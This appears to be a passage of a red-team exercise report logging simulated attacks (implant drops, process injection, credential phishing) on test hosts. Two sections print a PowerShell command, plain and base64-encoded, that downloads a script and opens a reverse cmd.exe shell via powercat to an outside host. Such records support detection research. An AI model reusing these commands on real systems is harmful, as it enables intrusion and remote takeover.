
3.14.4.2 Processes

- F1>elevate /tmp/pEja72mA
- F2>inject /tmp/memhelp.so 20691
- F2>inject eraseme 20691
- F2>inject /tmp/done.so 20691

3.14.4.3 Connections

- exploit: connection on port 80 from 25.159.96.207
- nginx: connection to 78.205.235.65:80
- nginx: connection to 155.162.39.48:80
- pEja72mA: connection to 53.158.101.118:80
- sshd: connection to 198.115.236.119:80

3.14.5 Graph



3.15 20180413 1200 TRACE – Pine Backdoor w/ Drakon Dropper

Continued attack against TRACE by exploiting the target via the malicious pass manager browser extension in Firefox 54.0.1. The attacker had previously tried to load drakon into the memory of the browser extension on Windows, but this was unsuccessful. So, the attacker resorted to writing the drakon implant executable to disk on the target upon exploiting the browser extension. While noisier than the originally planned attack, this achieved the same purpose. The attacker was able to run micro apt from the target disk. Micro apt connected out to the micro C2 listener. The attacker then used micro apt to perform a portscan of the known hosts on the target network; however, the portscan found no open ports when run from the TRACE host.

3.15.1 Comments

The goal of this attack was to resume the prior attack by injecting the file that was previously dropped to disk into the sshd process. From there, the hosts on the target network would be portscanned using the micro apt implant.

The plan did not work as expected because of process injection failing. We used the browser extension to write the drakon implant executable to disk. It connected back, and we now had an open connection to the TRACE host from executed from disk with standard user privileges. We tried to load the file staged on disk into sshd process memory but could not do so due to issues we were having with process injection on the target machines during the engagement. We settled for writing micro apt to disk and executing it. We were unable to elevate micro because after the TRACE host was rebooted the day before we did not get a chance to reinstall the elevate driver. The lack of root privileges might be why the portscan did not work as expected, but we need to test to root cause the issue.

3.15.2 Event Log


- 1243 browse to allstate.com
- 1243 shell L1
- 1243 ps
- * 1810 1 root (sshd)
- 1246 ztmp
- 1246 elevate ztmp
- 1247 execfile
- 1248 micro callback
- 1248 micro portscan
- 1251 rm /tmp/ztmp
- 1253 netrecon 8064

3.15.3 Addresses

- [eth0:890] 145.199.103.57:80 -> 128.55.12.167:8010 TRACE webserver
- [eth0:891] 61.130.69.232:80 -> 128.55.12.167:8011 TRACE shellcode_server
- [eth0:892] 2.233.33.52:80 -> 128.55.12.167:8012 TRACE loaderDrakon.linux.x64
- [eth0:893] 180.156.107.146:80 -> 128.55.12.167:8013 TRACE drakon.linux.x64
- [eth0:894] 5.214.163.155:80 -> 128.55.12.167:8014 TRACE libdrakon.linux.x64.so
- [eth0:895] 45.26.25.240:80 -> 128.55.12.167:8015 TRACE netrecon
- [eth0:896] 161.116.88.72:80 -> 128.55.12.167:8016 THEIA drakon.linux.x64
- [eth0:897] 146.153.68.151:80 -> 128.55.12.167:8017 THEIA loaderDrakon.linux.x64
- [eth0:898] 104.228.117.212:80 -> 128.55.12.167:8018 THEIA webserver

- [eth0:899] 141.43.176.203:80 -> 128.55.12.167:8019 THEIA shellcode_server
- [eth0:950] 149.52.198.23:80 -> 128.55.12.167:8060 THEIA micro
- [eth0:951] 162.66.239.75:80 -> 128.55.12.167:8061 TRACE micro
- [eth0:954] 17.146.0.252:80 -> 128.55.12.167:8064 TRACE netrecon 2

3.15.4 Graph



4 Common Threat

This section consists of details on the Nation State attacks. They are listed in the following table.

Date	Time	Target	Tool	Description
2018-04-06	1500	CADETS	E-mail	E-mail Server
2018-04-06	1500	ClearScope	E-mail	Phishing E-mail Link
2018-04-09	1400	TA5.2	Excel	Phishing E-mail with Malicious Excel Macro
2018-04-09	1500	FiveDirections	Excel	Phishing E-mail with Malicious Excel Macro
2018-04-10	1200	TRACE	E-mail	Phishing E-mail Link
2018-04-10	1300	THEIA	E-mail	Phishing E-mail Link
2018-04-10	1400	TA5.2	E-mail	Phishing E-mail Link
2018-04-13	1400	THEIA	Executable	Phishing E-mail Executable
2018-04-13	1400	TRACE	Executable	Phishing E-mail Executable
2018-04-13	1500	FiveDirections	Executable	Phishing E-mail Executable
2018-04-13	1500	TA5.2	Executable	Phishing E-mail Executable

4.1 20180406 1500 CADETS – E-mail Server

The attacker sent multiple phishing e-mails by connecting to the postfix server hosted on CADETS.

4.1.1 Comments

While we did not attack CADETS directly as the common threat attacker, CADETS was indirectly involved in all of the phishing e-mail attacks as CADETS hosted the postfix e-mail server used by the Bovia hosts. We sent the phishing e-mails to the various target users by connecting to the CADETS e-mail server on port 25. Unlike the e-mails sent internally, our e-mails impersonated Bovia and Bovia users while using external IP addresses. If these attacks were detected on CADETS, they could have possibly prevented the phishing e-mails from being delivered to the targeted users. We weren't expecting CADETS to monitor and validate e-mails but were curious if the unexpected connections would be detected amongst all of the spam we sent to the performers.

4.1.2 Event Log

4.1.2.1 ClearScope 20180406

- 14:40 Sent e-mail to bob@bovia without link from 62.83.155.175 (ClearScope)
- 15:02 Sent e-mail to bob@bovia with link from 62.83.155.175 (ClearScope)

4.1.2.2 Windows 20180409

- 13:19 Send e-mail from Bob to Charles from 62.83.155.175 (FiveDirections)
- 14:19 Send e-mail from Bob to Henry from 62.83.155.175 (TA5.2 Windows)

4.1.2.3 Linux 20180410

- 12:28 Phishing email to everyone@bovia.com from Bob from 62.83.155.175 (THEIA/TRACE)

4.1.3 Addresses


- [eth0:807] 62.83.155.175:80 -> 128.55.12.167:8007   phishing attack

4.1.4 Interactions

4.1.4.1 Connections

- Connection from 62.83.155.175 on port 25.

4.1.5 Graph


128.55.12.167 (bob -> everyone, tcexec
62.83.155.175 (bob -> everyone(
128.55.12.73:25
128.55.12.73:25
128.55.12.73:25
128.55.12.73:25
connect (smtp)
62.83.155.175 (Bovia -> bob(
128.55.12.73:25
128.55.12.73:25
128.55.12.73:25
62.83.155.175 (bob -> charles
62.83.155.175 (bob -> henry(

4.2 20180406 1500 ClearScope – Phishing E-mail Link

4.2.1 Summary

The attacker ran an attack against ClearScope. The attacker found the e-mail address of the phone user, bob@bovia.com, previously from a data dump from a hacked website. The attacker sent a phishing e-mail to Bob impersonating the Bovia Company Benefits Open Enrollment group. The phishing e-mail included a link to a website hosted at www.nasa.ng, address 208.75.117.3:80. The website hosted a form asking for name, e-mail address, and password. The user unfortunately clicked on the link, entered the requested information, and submitted it. The results were sent back to www.foo1.com, address 208.75.117.2:80. The attacker now has access to Bob's e-mail account, including contact information for other Bovia company employees.

4.2.2 Comments

The attack mostly worked as expected. The first e-mail sent included the phishing link as plain text, but the Android phone did not display it as a clickable link. We updated the e-mail and resent it, this time with a clickable link. We sent the phishing email to the ClearScope user by connecting to the CADETS e-mail server.

4.2.3 Event Log

- 14:40 Sent e-mail to bob@bovia without link from 62.83.155.175 (ClearScope)
- 15:02 Sent e-mail to bob@bovia with link from 62.83.155.175 (ClearScope)
- 15:05 click the link
- 15:05 Connect to www.nasa.ng (208.75.117.3)
- 15:15 enter creds and submit
- 15:15 Connect to www.foo1.com (208.75.117.2)

- 15:17 Refresh
- 15:17 Connect to www.foo1.com (208.75.117.2)

4.2.4 Addresses

- [eth0:807] 62.83.155.175:80 -> 128.55.12.167:8007 phishing attack
- www.nasa.ng (208.75.117.3)
- www.foo1.com (208.75.117.2)

4.2.5 Interactions


4.2.5.1 Files

- F1>putfile ./deploy/archive/drakon.freebsd.x64_139.123.0.113 /tmp/vUgefal

4.2.5.2 Connections

- www.nasa.ng (208.75.117.3)
- www.foo1.com (208.75.117.2)

4.2.6 Graph



4.3 20180409 1400 TA5.2 – Phishing E-mail Link

The attacker targeted TA5.2 Windows using e-mail phishing and Excel spreadsheet macro with powershell. The attacker used information gathered from the Bob user's e-mail account to send phishing e-mails to other employees. The e-mail included a spreadsheet attachment with an encoded powershell command. The powershell command downloaded a powershell script and executed it, resulting in a new connection out for a remote command shell. The attacker now had a shell to the machine. The attacker ran many commands to survey the target, including reading the hosts file and several personal files.

```
PS C:\Users\user> $command = {(New-Object
Net.WebClient).downloadfile('http://208.75.117.5/update.ps1',
'C:\programdata\
update.ps1'); . C:\\programdata\\update.ps1; powercat -c 208.75.117.6 -p 80 -
e cmd.exe}
PS C:\Users\user> $bytes = [Text.Encoding]::Unicode.GetBytes($command)
PS C:\Users\user> $encCmd = [Convert]::ToBase64String($bytes)
PS C:\Users\user> $encCmd
KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4AZABvA
HcAbgBsAG8AYQBkAGYAaQBsAGUAKAAnAGgAdAB0AHAAOgAvAC8AMgAwADgALgA3ADUALgAxADEANw
AuADUALwB1AHAAZABhAHQAZQAuAHAAcwAxACcALAAgACcAQwA6AFwAcAByAG8AZwByAGEAbQBkAGE
AdABhAFwAdQBwAGQAYQB0AGUALgBwAHMAMQAnACkAOwAgAC4AIABDADoAXABcAHAAcgBvAGcAcgBh
AG0AZABhAHQAYQBcAFwAdQBwAGQAYQB0AGUALgBwAHMAMQA7ACAAcABvAHcAZQByAGMAYQB0ACAAL
QBjACAAMgAwADgALgA3ADUALgAxADEANwAuADYAIAAtAHAAIAA4ADAAIAAtAGUAIABjAG0AZAAuAG
UAeABlAA==
```

4.3.1 Comments

The attack worked as expected. The user opened the spreadsheet, and the macro ran the powershell command, resulting in a shell on the target. Unfortunately, when we dumped the entire registry, the screen buffer ran over and we lost the attack history. Ran commands like tasklist, hostname, whoami, dir, and type to dump files. The attack was very similar to the one in 20180409_1500_fivedirections.md.

4.3.2 Event Log

- Prepared BoviaBenefitsOE.xlsm attachment with IP and port connect back
- python -m SimpleHTTPServer 2525 (208.75.117.5 80)
- nc -l 2526
- 13:38 TA52-1 windows is inaccessible, is it down?
- 14:19 Send e-mail from Bob to Henry
- 14:20 connect back from excel spreadsheet, powercat connection
- second connect back

4.3.3 Interactions

4.3.3.1 Files

- BoviaBenefitsOE.xlsm
- update.ps1
- C:\ProgramData>del update.ps1

4.3.3.2 Connections

- Connect out to 208.75.117.5 to download update.ps1

4.4 20180409 1500 FiveDirections – Phishing E-mail w/ Excel Macro

Common Threat attacked FiveDirections using e-mail phishing and Excel spreadsheet macro with powershell. The attacker used information gathered from the Bob user's e-mail account to send phishing e-mails to other employees. The e-mail included a spreadsheet attachment with an encoded powershell command. The powershell command downloaded a powershell script and executed it, resulting in a new connection out for a remote command shell. The command was not executed as expected. The user saw the command in the macro and ran it manually from a command shell. The attacker now had a shell to the machine. The attacker ran many commands to survey the target, including reading the hosts file and several personal files.

```
PS C:\Users\user> $command = {(New-Object
Net.WebClient).downloadfile('http://208.75.117.5/update.ps1',
'C:\programdata\
update.ps1'); . C:\\programdata\\update.ps1; powercat -c 208.75.117.6 -p 80 -
e cmd.exe}
PS C:\Users\user> $bytes = [Text.Encoding]::Unicode.GetBytes($command)
PS C:\Users\user> $encCmd = [Convert]::ToBase64String($bytes)
PS C:\Users\user> $encCmd
KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4AZABvA
HcAbgBsAG8AYQBkAGYAaQBsAGUAKAAnAGgAdAB0AHAAOgAvAC8AMgAwADgALgA3ADUALgAxADEANw
AuADUALwB1AHAAZABhAHQAZQAuAHAAcwAxACcALAAgACcAQwA6AFwAcAByAG8AZwByAGEAbQBkAGE
AdABhAFwAdQBwAGQAYQB0AGUALgBwAHMAMQAnACkAOwAgAC4AIABDADoAXABcAHAAcgBvAGcAcgBh
AG0AZABhAHQAYQBcAFwAdQBwAGQAYQB0AGUALgBwAHMAMQA7ACAAcABvAHcAZQByAGMAYQB0ACAAL
QBjACAAMgAwADgALgA3ADUALgAxADEANwAuADYAIAAtAHAAIAA4ADAAIAAtAGUAIABjAG0AZAAuAG
UAeABlAA==
```

4.4.1 Comments

The attack failed to work as originally intended. Even with macros enabled, for some reason the powershell command did not execute automatically when the spreadsheet was opened. As this was tested successfully on Windows 10 previously, there must have been some conflict or overlooked setting with the FiveDirections host. We noticed during the test that the operating system's path environment variable was broken so that no commands could be run from command line. This included utilities like ping, ftp, etc. We fixed the broken path, but still, the powershell command did not execute from Excel. Finally, we copied the encoded string into a command shell and ran it manually. We instantly got a shell and then had access. This wasn't an issue on the TA5.2 Windows host, which successfully launch the powershell script from the Excel macro on the first try.

4.4.2 Event Log

- Prepared BoviaBenefitsOE.xlsm attachment with IP and port connect back
- python -m SimpleHTTPServer 2525 (208.75.117.5 80)
- nc -l 2526
- 13:19 Send e-mail from Bob to Charles (68.
- 13:38 Failed to load e-mail client on FAROS
- 13:38 TA52-1 windows is inaccessible, is it down?
- 13:49 5D is missing ping, ftp
- 14:49 Opened spreadsheet again, connect out did not occur
- 15:07 Manually ran powershell command and got connection back, ran this:

```
powershell -nop -ep bypass -encodedCommand
KABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4AZABvA
HcAbgBsAG8AYQBkAGYAaQBsAGUAKAAnAGgAdAB0AHAAOgAvAC8AMgAwADgALgA3ADUALgAxADEANw
AuADUALwB1AHAAZABhAHQAZQAuAHAAcwAxACcALAAgACcAQwA6AFwAcAByAG8AZwByAGEAbQBkAGE
AdABhAFwAdQBwAGQAYQB0AGUALgBwAHMAMQAnACkAOwAgAC4AIABDADoAXABcAHAAcgBvAGcAcgBh
AG0AZABhAHQAYQBcAFwAdQBwAGQAYQB0AGUALgBwAHMAMQA7ACAAcABvAHcAZQByAGMAYQB0ACAAL
QBjACAAMgAwADgALgA3ADUALgAxADEANwAuADYAIAAtAHAAIAA4ADAAIAAtAGUAIABjAG0AZAAuAG
UAeABlAA==
```

- 15:42 Exit

4.4.3 Interactions

4.4.3.1 Files

- BoviaBenefitsOE.xlsm
- update.ps1
- C:\Users\admin>type C:\windows\system32\drivers\etc\hosts
- C:\Users\admin\Documents>mkdir mydocs
- C:\Users\admin\Documents>rmdir mydocs
- C:\Users\admin\Documents>type Document.rtf
- C:\Users\admin\Documents>type MissleAlert.rtf
- C:\Users\admin\Documents>type trains.rtf
- C:\Users\admin\Desktop>del BoviaBenefitsOE.xlsm


4.4.3.2 Processes

- C:\Users\admin\Desktop>taskkill /PID 8744 /F

4.4.3.3 Connections

- Connect out to 208.75.117.5 to download update.ps1

4.4.4 Graph



4.5 20180410 1200 TRACE – Phishing E-mail Link

The attacker ran an attack against TRACE and THEIA. The attacker got the e-mail addresses of the Bovia employees from the successful phishing attack against the Bob user (ClearScope). The attacker sent a phishing e-mail to others impersonating Bob. The phishing e-mail included a link to a website hosted at www.nasa.ng, address 208.75.117.3:80, the same link that was used on ClearScope and Bob to initially start the attack. The website hosted a form asking for name, e-mail address, and password. The user unfortunately clicked on the link, entered the requested information, and submitted it. The results were sent back to www.foo1.com, address 208.75.117.2:80. The attacker now has access to George's e-mail account, including contact information for other Bovia company employees.

4.5.1 Comments

The attack worked as expected. We sent the phishing email to the TRACE user by connecting to the CADETS e-mail server.

4.5.2 Event Log

- 12:28 Phishing email to everyone@bovia.com
- 12:30 TRACE open email
- click the link
- Connect to www.nasa.ng (208.75.117.3)
- enter creds and submit
- Connect to www.foo1.com (208.75.117.2)

4.5.3 Addresses


- [eth0:807] 62.83.155.175:80 -> 128.55.12.167:8007 phishing attack
- www.nasa.ng (208.75.117.3)
- www.foo1.com (208.75.117.2)

4.5.4 Interactions

4.5.4.1 Connections

- www.nasa.ng (62.83.155.175:80)
- www.foo1.com (208.75.117.3)

4.5.5 Graph



4.6 20180410 1300 THEIA – Phishing E-mail w/ Link

The attacker ran an attack against THEIA and TRACE. The attacker got the e-mail addresses of the Bovia employees from the successful phishing attack against the Bob user (ClearScope). The attacker sent a phishing e-mail to others impersonating Bob. The phishing e-mail included a link to a website hosted at www.nasa.ng, address 208.75.117.3:80, the same link that was used on ClearScope and Bob to initially start the attack. The website hosted a form asking for name, e-mail address, and password. The user unfortunately clicked on the link, entered the requested information, and submitted it. The results were sent back to www.foo1.com, address 208.75.117.2:80. The attacker now has access to Frank's e-mail account, including contact information for other Bovia company employees.

4.6.1 Comments

The attack worked as expected. We sent the phishing email to the THEIA user by connecting to the CADETS e-mail server.

4.6.2 Event Log

- 12:28 Phishing email to everyone@bovia.com
- 13:42 THEIA open email
- click the link
- Connect to www.nasa.ng (208.75.117.3)
- enter creds and submit
- Connect to www.foo1.com (208.75.117.2)

4.6.3 Addresses


- [eth0:807] 62.83.155.175:80 -> 128.55.12.167:8007   phishing attack
- www.nasa.ng (208.75.117.3)
- www.foo1.com (208.75.117.2)

4.6.4 Interactions

4.6.4.1 Connections

- www.nasa.ng (62.83.155.175:80)
- www.foo1.com (208.75.117.3)

4.6.5 Graph



4.7 20180410 1400 TA5.2 Windows – Phishing E-mail w/ Link

The attacker ran an attack against TA5.2 Windows. The attacker got the e-mail addresses of the Bovia employees from the successful phishing attack against the Bob user (ClearScope). The attacker sent a phishing e-mail to others impersonating Bob. The phishing e-mail included a link to a website hosted at www.nasa.ng, address 208.75.117.3:80, the same link that was used on ClearScope and Bob to initially start the attack. The website hosted a form asking for name, e-mail address, and password. The user unfortunately clicked on the link, entered the requested information, and submitted it. The results were sent back to www.foo1.com, address 208.75.117.2:80. The attacker now has access to Henry's e-mail account, including contact information for other Bovia company employees.

4.7.1 Comments

The attack worked as expected. We sent the phishing email to the TA5.2 Windows user by connecting to the CADETS e-mail server.

4.7.2 Event Log

- 12:28 Phishing email to everyone@bovia.com (from yesterday, 20180409)
- 14:00 open email
- click the link
- Connect to www.nasa.ng (208.75.117.3)
- enter creds and submit
- Connect to www.foo1.com (208.75.117.2)

4.7.3 Addresses

- [eth0:807] 62.83.155.175:80 -> 128.55.12.167:8007   phishing attack
- www.nasa.ng (208.75.117.3)
- www.foo1.com (208.75.117.2)

4.7.4 Interactions

4.7.4.1 Connections

- www.nasa.ng (62.83.155.175:80)
- www.foo1.com (208.75.117.3)

4.8 20180413 1400 THEIA – Phishing E-mail w/ Executable Attachment

The attacker tried to attack THEIA using an e-mail with a malicious executable attachment. The user downloaded and ran the attachment; however, it failed to execute because of missing dependencies on the target environment.

4.8.1 Comments

We discovered that the executable we had sent would not run as expected on the target. We learned the night before that QT was required, and we installed it since we could not get it to statically link during the engagement. We simulated the user downloading and executing the file, but the file failed to run and the attack failed.

4.8.2 Event Log


- 13:50 from bob to everyone tcexec (malicious executable)
- Open tcexec, run it
- 14:04 manual download tcexec to desktop
- 14:04 run it
- 14:04 failed missing library

4.8.3 Interactions

4.8.3.1 Files

- tcexec file downloaded to disk from e-mail

4.8.4 Graph



4.9 20180413 1400 TRACE – Phishing E-mail w/ Executable Attachment

